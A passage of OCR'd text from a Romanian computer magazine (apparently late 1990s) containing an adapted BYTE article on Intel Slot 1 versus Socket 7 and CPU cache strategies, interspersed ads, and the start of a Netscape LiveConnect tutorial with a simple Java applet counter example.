Soclul mobil (mobile slot) (încă nu are un nume) al Intel este o versiune fizic mai mică a Slot 1 pentru calculatoare notebook. Din alte puncte de vedere, este identic cu Slot 1. Intel vinde de asemenea procesoare mobile pe o placă mică cunoscută sub numele de placă mobilă.

Contrar unor rapoarte, chipurile P6 următoare nu vor fi neapărat legate de socluri specifice. De exemplu, procesorul Deschutes – programat pentru jumătatea lui 1998 – nu este altceva decât un procesor Pentium II fabricat prin procesul de 0.25 microni. (Actualele chipuri Pentium II au fost fabricate la 0.35 microni.) Deschutes va ajunge la frecvenţe de tact de 333 MHz şi chiar mai înalte, şi treptat va înlocui Pentium II de azi. Vor exista versiuni pentru Slot 1, Slot 2, soclu mobil şi modul mobil.

Sun
microsystems

Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA


Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax: 230.08.15
http://www.romsys.ro


Decodorul Internet cu arhitectură deschisă

NetBox®

permite
telespectatorului
accesul direct la Internet
furnizorului de servicii
lărgirea audienței
pe lângă marele public

Scrie o scrisoare
Destinatar
texte
vocal


IrDA
cititor Smart Card
on
conectat
microfon incorporat
mesaj de așteptare


spre linia telefonică
alimentare
spre televizor
de la VCR/decodor

pagini de Web în televizorul dumneavoastră
cu

NetGem

NetBox®

de curând în România

AFROM
Distribuitor unic pentru România
Tel : 01 / 330 00 06
Fax : 01 / 330 39 67

niciodată într-adevăr deschisă. Acesta contrazice învăţătura comună care susţine că PC-urile sunt mai populare decât Mac-urile, deoarece reprezintă un standard deschis care poate fi clonat de oricine. Dar, de fapt, atât IBM PC cât şi Mac au fost de firmă de la început. PC-ul a fost clonat numai datorită faptului că a fost mai uşor de clonat. Inventând un protocol de magistrală dificil de duplicat, Intel dovedeşte că PC-urile nu sunt chiar atât de deschise cum mulţi au crezut.

Prezervând Socket 7

Toate acestea par să împingă rivalii Intel şi Socket 7 pe lista speciilor în curs de dispariţie. Dar aceasta este evitabil. Deşi Socket 7 duce lipsă de rată de transfer solicitată de sistemele de ultimă oră, e încă destul de bun pentru sistemele din zona de performanţă redusă sau medie – genul cumpărat de majoritatea oamenilor. Şi, întâmplător, tocmai această piaţă este cea vizată de AMD, Cyrix şi Centaur.


„Noi nu suntem limitaţi de Socket 7. Acesta este mesajul clar ce vreau să ajungă la toţi," spune Lance Smith, directorul de marketing tehnic la AMD. „Suntem limitaţi de timp, mai mult ca de orice altceva – timpul de care avem nevoie să scoatem produse noi pe piaţă."

La începutul anului viitor, UC-uri noi, chipset-uri sistem, plăci de bază şi SDRAM-uri vor împinge frecvenţa de magistrală Socket 7 la 100 MHz. Acesta va ridica rata de transfer la 800 Mbps – cu 50 la sută mai mult faţă de actualul 533 Mbps la 66.6 MHz.

Între timp, inginerii încearcă din greu să reducă traficul pe magistrală. Lărgind cache-ul de nivel 1 (L1) creşte probabilitatea ca UC-ul să găsească instrucţiunile şi datele necesare, fără să se aventureze pe magistrală. În momentul de faţă, toate UC-urile au cache L1 mai mare; AMD, Cyrix şi Centaur includ 64k în ultimele lor chipuri. Acesta e de două ori mai mult decât cele incluse în chipurile Intel Pentium, Pentium Pro şi Pentium II.

Se pare că AMD va adăuga chiar mai mult cache în lunile imediat următoare, când K6 trece de la actualul proces de fabricaţie de 0.35 microni, la cel de 0.25 microni. Procesul mai mic va restrânge aria pastilei de la actualul 162 mm pătraţi, la minusculul 68 mm pătraţi. Acesta lasă destul loc pentru adăugare de cache şi preţul poate fi menţinut la un nivel redus.


Centaur procedează similar. Spre sfârşitul anului viitor, compania vrea să iasă cu o versiune îmbunătăţită a procesorului IDT-C6, care are cache-ul L2 integrat în UC –



Soclurile UC Intel oferă o bandă de transfer mai lată decât Socket 7 pentru că lucrează cu o magistrală secundară la frecvenţe mai ridicate.

Şapte căi pentru a promova Socket 7

	PRO	CONTRA	POSIBILI JUCĂTORI
1. **Creşterea tactului magistralei UC**	Performanţă mai ridicată pentru cache L2 şi memorie	Plăci de bază mai scumpe; probabil mai puţini furnizori de placă de bază	Toţi
2. **Lărgirea cache-ului L1**	Procent de hit mai ridicat	Consum mai mare de arie de siliciu pe pastilă	AMD
3. **Lărgirea cache-ului L2**	Procent de hit mai ridicat	Necesită chipuri SRAM suplimentare	Necunoscut
4. **Adăugare de magistrală secundară L2**	Separă traficul de cache de traficul de pe magistrala primară	Cost suplimentar pentru microprocesor şi necesită o placă de extensie care se conectează la Socket 7	Necunoscut
5. **Integrarea unui cache L2 in-line**	Accelerează accesul la cache L2; elimină necesitatea unui cache L2 extern sau face posibilă utilizarea unui cache L3	Consum mai mare de arie de siliciu pe pastilă	Centaur, AMD
6. **Utilizarea unui cache**	Accelerează accesul la cache L2; nu consumă arie de siliciu pe pastila microprocesor	Proiectare complicată cu frecvenţe multiple pe magistrală; necesită o placă de extensie care se conectează la Socket 7	Furnizori de chipset sistem
7. **Integrarea cache-ului L2 într-un modul multichip (MCM)**	Accelerează accesul la cache L2 pe magistrala secundară dedicată; nu necesită placă de extensie	Foarte scump, cu excepţia cazului când se foloseşte tehnologia C4 de IBM	AMD, Cyrix



Adăugarea unei magistrale secundare la Socket 7

Magistrala secundară poate lucra la frecvenţa internă a UC-ului, dar va lucra probabil la ½ sau la 1/3 din frecvenţa internă pentru a reduce costul SRAM.

UC-urile viitoare vor avea controllerul de cache integrat

UC
Cache L1
Magistrală secundară (>100 MHz)
Controller cache
Magistrală secundară (>100 MHz)
SRAM cache L2
Placă de extensie
Magistrală primară (66–100 MHz)
Socket 7

Proiectanţii de UC pot face o magistrală secundară compatibilă Socket 7, izolând cache-ul L2 pe o placă de extensie.


Adăugarea de cache ataşat la Socket 7

Placa de extensie utilizează magistrala UC la o frecvenţă superioară ca să accelereze accesul la cache-ul L2, dar menţine compatibilitatea interfaţând Socket 7 la frecvenţa standard a magistralei UC.

CPU
Cache L1
Magistrală UC accelerată (>66–100 MHz)
Controller de cache
Magistrală UC accelerată (>66–100 MHz)
SRAM cache L2
Placă de extensie
Magistrală UC standard (66–100 MHz)
Socket 7

Un cache ataşat L2 nu necesită o magistrală secundară, deci va putea lucra cu procesoarele existente.

deja realizat la unele procesoare RISC, dar o premieră la x86.

Glenn Henry estimează că cache-ul set-asociativ L2 octuplu de 256k din UC poate furniza acelaşi procent de hit ca cache-ul L2 mapat direct de 512k, care se află în majoritatea PC-urilor de astăzi. În plus, cache-ul integrat ar fi mult mai rapid decât cache-ul extern, deoarece e sincronizat cu frecvenţa internă a UC-ului, nu cu frecvenţa mai mică a magistralei. Şi cache-ul integrat ar reduce traficul pe magistrală.

„Chiar dacă nu aţi fi ştiut nimic despre industria calculatoarelor, un economist de pe Marte ar putea să arunce o privire asupra acestuia, şi să-şi dea seama că este destul loc pentru multe companii să rivalizeze,“ spune Henry.

Alternative pentru viitor

Cache-ul integrat nu e singura opţiune disponibilă pentru societatea de prezervare Socket 7. Mai există şi unele soluţii pe termen scurt, şi de asemenea ceva alternative pe lângă Socket 7.


Una dintre opţiuni ar fi proiectarea unor UC-uri noi cu o magistrală secundară pentru cache-ul L2, exact cum a procedat Intel. Dar în loc să inventăm un soclu nou ca să facem loc pentru pinii în plus, UC-ul cu magistrală dublă şi cache-ul L2 ar sta pe o placă de extensie care se înfige în Socket 7. Magistrala secundară ar putea funcţiona la frecvenţa internă a procesorului, sau la o fracţiune din aceasta – probabil la jumătatea acestuia, în scopul reducerii costului SRAM. Magistrala primară ar funcţiona în continuare la 66.6 sau 100 MHz pentru menţinerea compatibilităţii. (Vezi „Adăugarea unei magistrale secundare la Socket 7“.)

Acelaşi lucru ar fi posibil, chiar mai eficient, dacă s-ar integra UC-ul şi cache-ul în acelaşi modul numit modul multichip (MCM), asemănător cu Pentium Pro. Miezul şi cache-ul ar putea comunica printr-o magistrală secundară rapidă, şi MCM ar fi compatibil cu Socket 7. (Vezi figura „Module multichip pentru Socket 7“.) MCM-urile sunt costisitoare pentru producător, dar AMD utilizează o tehnologie de fabricaţie IBM numită C4 care va face procesul mai economic. Această tehnologie distribuie pad-urile (contactele de care sunt legaţi pinii) pe întreaga suprafaţă a chipului, nu numai de-a lungul muchiilor pastilei, cum este cea mai comună tehnică de conectare a pad-urilor. Printre alte avantaje, C4 face ca o conectare altei pastile la acelaşi substrat să fie mai puţin costisitoare. NexGen, care a fost achiziţionat de AMD, a făcut ceva similar acum doi ani: o versiune a procesorului Nx586 are un FPU separat într-un MCM. Această opţiune este de asemenea posibilă (dar puţin probabilă) la Cyrix, a cărui partener de producţie este IBM.

O altă opţiune este adăugarea unui cache L2 ataşat (in-line) la o placă de extensie care se conectează la Socket 7. În această schemă, UC-ul nu mai are nevoie de o magistrală secundară. În locul acesteia, un oscilator extern creşte frecvenţa de tact a magistralei UC la o valoare peste cea normală. UC-ul comunică cu cache-ul L2 la această frecvenţă mărită, dar controllerul de cache revine la 66.6 sau 100 MHz când comunică cu Socket 7 prin interfaţa plăcii de extensie. Această variantă ne scapă de proiectarea de noi UC-uri. Unii dintre ultimii Mac-uri şi clone de Mac utilizează cache ataşat ca să-şi depăşească magistralele lente de 40 şi 50 MHz. (Vezi figura „Adăugarea de cache ataşat“.)

„Oricare din alternativele anterioare poate extinde durata de viaţă a Socket 7 şi să ajungă la performanţa Slot 1,“ spune Mark Bluhm, director adjunct responsabil cu planificarea strategică la Cyrix. „Acest soclu mai are cel puţin încă un an sau doi de trăit.“

În afară de aceasta, chiar şi adepţii Socket 7 admit că ar avea nevoie de o soluţie de mai lungă durată. Dacă până atunci nu vor putea obţine licenţa de la Intel, vor avea de




NOU !
PrintPartner 10V de acumși în România !

Noua dumneavoastră imprimantă PrintPartner 10V este un prieten de încredere, datorită extraordinarului raport preț/performanță precum și ariei largi de utilizare.

- 10 pagini pe minut și până la 35.000 de pagini pe lună;
- definiție 600x600 dpi;
- tehnologie FEIT (Fujitsu Enhanced Imaging Technology) ceea ce permite creșterea rezoluției la 1200x1200 dpi;
- memorie standard 3 MB expandabilă la 64 MB prin intermediul memoriei SIMM standard utilizate în calculatoare.
- garanție 1 an

PrintPartner 14AV/ADV

PrintPartner 14V



DL 3800

DL 6600


DL 9300

FUJITSU

Distribuitor autorizat &
Centru Autorizat de Service

SPRiNT
COMPUTERS

Str. Romană nr. 28-30 et. I-II, 2000 Ploiești
Tel/Fax: +40-(0)44-110 700
E- mail: sprint@tag.vsat.ro


Module multichip pentru Socket 7
O magistrală secundară de 64 biţi conectează UC cu cache-ul L2, lucrând posibil la jumătatea frecvenţei interne.
UC are un controller de cache integrat
Pastila UC
Controller de cache
Cache L1
Magistrala primară lucrează de la 66 la 100 MHz şi rămâne compatibilă cu Socket 7.
Pastila SRAM (cache L2)
Substratul capsulei
Socket 7

Încapsulând cache-ul L2 într-un MCM va livra beneficiile unei magistrale secundare fără dezavantajele unei plăci de extensie.

ales între două posibilităţi: să cadă de acord asupra unui slot de placă de bază universal, care să accepte plăci de extensie cu orice tip de UC, sau să inventeze un nou soclu sau o nouă cuplă care concurează direct cu cuplele Intel.

Prima alternativă deja există, deşi nu e universală. La expoziţia Computex de la Taipei din iunie, Asus a câştigat un premiu „BYTE Best of Computex“ pentru o placă de bază (P/I-P65UP8) cu un slot special pentru plăci de extensie UC. Plăcile de extensie pot conţine un procesor Socket 7, Socket 8 sau Slot 1, cu chipset-ul sistem corespunzător. Astfel, Asus trebuie să facă doar o singură placă de bază care să funcţioneze cu UC-ul oricărei firme. Cupla de placă de extensie este de firmă momentan, dar dacă destule companii cad de acord asupra unui standard, orice companie ar putea construi plăci de bază universale.

Un dezavantaj este că acest proiect necesită un conector pe muchie suplimentar (cupla universală de placă de extensie) între UC şi placa de bază. Dacă UC este un Pentium II, ar fi două conectoare pe muchie între UC şi placa de bază – cupla Intel şi cupla universală de placă de extensie. Conectoarele pe muchie pot fi problematice, surse de zgomot şi întârzieri de semnal la o frecvenţă de tact ridicată a magistralei.

Cea de a doua alternativă este pentru fracţiunea rebelă a industriei, să se înţeleagă asupra unei noi interfeţe UC în scopul înlocuirii Socket 7, fără să ceară licenţa de la Intel. „Noi credem că industria vrea să existe un soclu deschis,“ spune Stan Swearingen, director cu managementul producţiei la Cyrix. „Deja purtăm convorbiri cu furnizorii de chipset-uri, AMD şi alte companii pentru definirea noii interfeţe.“

Nici una dintre aceste companii nu vrea să dezvăluie prea mult despre negocierile de până acum. Dar chiar dacă ajung la comun acord în legătură cu un nou soclu, ei trebuie încă să înfrunte un obstacol formidabil: Intel. Cu orice interfaţă nouă ar veni rebelii, aceasta nu va beneficia de suportul celui mai mare producător de UC (Intel), celui mai mare producător de placă de bază (Intel) şi de la celui mai mare producător de chipset-uri sistem (Intel). Efectul ar fi coexistenţa a două arhitecturi PC: una controlată de Intel şi cealaltă suportată de majoritatea industriei, care însă ar controla partea mai mică a segmentului de piaţă.

Utilizatorii vor alege

Utilizatorii pot să decidă în favoarea oricărei variante. Vor fi satisfăcuţi de o arhitectură PC controlată în mare parte de Intel, sau se vor împotrivi? BYTE-ul a pus această întrebare utilizatorilor într-una dintre conferinţele publice (http://www.byte.com) şi răspunsurile au fost interesante. Unii au denunţat ceea ce ei au înţeles a fi tentativa Intel de a deturna standardul PC. Dar când au luat în considerare alternativele – în esenţă sau să boicoteze Intel sau să cumpere un Mac – ei nu s-au mai dovedit chiar aşa de inflexibili. Nu e uşor să întorci spatele aşa de brusc la Intel. Pentium e popular din cauză că e un produs bun, nu pentru că are cele mai bune reclame TV.

Pentru utilizatorii care preferă să cumpere oricum PC-uri Intel, nu există dilemă. Probabil nu o să aibă importanţă pentru numărul de utilizatori în creştere, care nu pot distinge o placă de bază de o placă de surf. Utilizatorii în goană după performanţă, care cumpără sisteme MP şi servere de ultimă oră, vor trebui oricum să aleagă Intel, pentru că AMD, Cyrix şi Centaur afirmă că ei nu concurează în acea zonă.

Comparaţiile cu arhitectura Micro Channel se pot face numai până aici. Micro Channel a fost o magistrală periferică, deci a afectat utilizatorii mai direct decât o magistrală UC. Şi IBM mai trebuia să convingă alte companii să producă plăci compatibile, pe când toată povestea cu slot-urilor noi Intel este că nimeni altcineva nu poate produce plăci compatibile.

Suportul acordat de producătorii de plăci de bază este considerat ca un factor determinant pentru succesul viitor al Socket 7. Un eşantion de producători de plăci de bază din Taiwan afirma că se vor orienta în ambele direcţii, proiectând plăci compatibile atât cu procesoarele standard Socket 7, cât şi cu noul model Intel de inserţie verticală.

Producătorii de plăci de bază mai afirmă că acţiunile Intel pot să-i încurajeze să utilizeze mai puţine procesoare Intel. O oficialitate de la o firmă (care a cerut ca BYTE-ul să nu divulge numele firmei sale) afirma că industria doreşte alternative la Intel, pentru că nimeni nu vrea ca viitorul să-i fie determinat de un singur furnizor. Când e lipsă de UC, de obicei companiile mici au de suferit.

Intel duce PC-ul pe un teritoriu încă neexplorat. Şanse există, cei mai muţi utilizatori de PC îl vor urma. ■

Tom R. Halfhill este senior editor la BYTE în San Mateo, California. Poate fi contactat la **thalfhill@bix.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Sepsi István*]

INFORMAŢII UTILE

Advanced Micro Devices
Sunnyvale, CA
408-732-2400
http://www.amd.com/

Asus
Taipei, Taiwan
+886-2-8943447
http://www.asus.com/


Centaur Technology
(division of IDT)
Santa Clara, CA
408-727-6116
http://www.centtech.com/

Cyrix
Richardson, TX
972-968-8388
http://www.cyrix.com/

Intel
Santa Clara, CA
408-765-8080
http://www.intel.com/

Budai László

Web Master



Pagini Web, trezite la viață


LiveConnect îmbină posibilitățile oferite de JavaScript, cu cele oferite de Java.

Publicarea informațiilor pe Internet este o soluție care permite țintirea unui public foarte larg cu o investiție relativ mică. O pagină Web bine realizată atrage foarte mulți vizitatori, dar cum să-i convingem pe aceștia de a se întoarce să mai viziteze acea pagină și altădată? O soluție este să permitem utilizatorului de Web (cel care vizitează pagina) să poată interacționa cu pagina pe care o vizualizează. Pentru a permite această interacțiune, se folosesc formulare HTML, JavaScript, sau Java. Fiecare dintre aceste soluții are propriile avantaje și dezavantaje. Pentru a combina posibilitățile oferite de aceste metode, firma Netscape a introdus tehnologia LiveConnect.

Cu LiveConnect, Netscape permite utilizatorilor un control amănunțit asupra componentelor complexe (apleturi Java, plug-in-uri), înglobate într-o pagină Web, folosind limbajul JavaScript.

Ce este LiveConnect

LiveConnect este o tehnologie introdusă de Netscape, începând cu browserul Netscape Navigator 3.0. Această tehnologie permite colaborarea între plug-in-uri, apleturi Java și JavaScript, așa cum se vede în figura alăturată. De observat că un plug-in nu poate comunica direct cu JavaScript ci prin intermediul unui aplet. Cu ajutorul acestei tehnologii, putem folosi JavaScript pentru a accesa variabilele, metodele, clasele dintr-un aplet, pentru accesarea din Java a metodelor și variabilelor JavaScript, pentru a controla cu JavaScript rularea unui aplet sau a unui plug-in.


LiveConnect permite comunicarea dintre obiectele înglobate într-o pagină Web

Comunicarea JavaScript – Java

Prin LiveConnect, ne este permis ca din JavaScript să putem accesa variabilele și metodele unui aplet Java care este înglobat în pagină, astfel putând influența rularea apletului. Pentru a putea interacționa cu metodele sau câmpurile apletului, trebuie să specificăm un nume pentru aplet, sub care acesta va fi accesat în interiorul documentului. Acest lucru se face în interiorul tagului APPLET:

```
<APPLET NAME= "myApplet_name" CODE="my
   Applet.class" WIDTH=100 HEIGHT= 50>
```

după care din JavaScript putem apela metodele apletului

```
<SCRIPT LANGUAGE= "JavaScript">
document.myApplet.repaint();
</SCRIPT>
```

cu această secvență de cod, putem forța executarea metodei repaint() a unui aplet. Un exemplu simplu este realizarea unui aplet care afișează valoarea unui contor, iar valoarea să poată fi modificată folosind butoane JavaScript:

```
import java.applet.*;
import java.awt.*;
public class count extends Applet
{
   public int i;
   public void init()
   {
         i=0;
   }
   public void paint(Graphics g)
   {
         g.drawString("Contorul este "
         + i, 10,30);
   }
   public void increment()
   {
         i++;
         repaint();
   }
   public void decrement()
   {
         i--;
         repaint();
   }
}
```

iar documentul HTML este de forma:

```
<html>
<body>
<applet name="aplet" code="count.class"
   width=150, height=50></applet>
<form>
<input type="button" value="++" onmouse
   down="document.aplet.i++;  docu
   ment.aplet.repaint();">
<input type="button" value="--" onmouse
   down="document.aplet.decrement();">
<input type="button" value="reset"
```

```
    onmousedown="document.aplet.init();
    document.aplet.repaint();">
</form>
</body>
</html>
```

În acest exemplu, apletul count.class este înglobat în pagina HTML, sub numele „aplet“. Pentru incrementarea contorului, se accesează direct variabila i, pentru decrementare se apelează metoda decrement() a apletului.

LiveConnect permite accesarea de către un aplet a variabilelor, funcţiilor JavaScript din pagină. Pentru a interacţiona cu JavaScript, un aplet va folosi clasele care sunt furnizate de Netscape în fişierul java_40. Principalele pachete din acest fişier sunt:

- java
- sun
- netscape.applet
- netscape.net
- netscape.plugin
- netscape.javascript

Aceste pachete vin să extindă cele oferite de JDK sau să le completeze pe cele cu acelaşi nume din JDK (java, sun).

Astfel, un programator poate folosi metoda init() a unui aplet pentru a stabili o legătură între aplet şi JavaScript:

```
public init() {
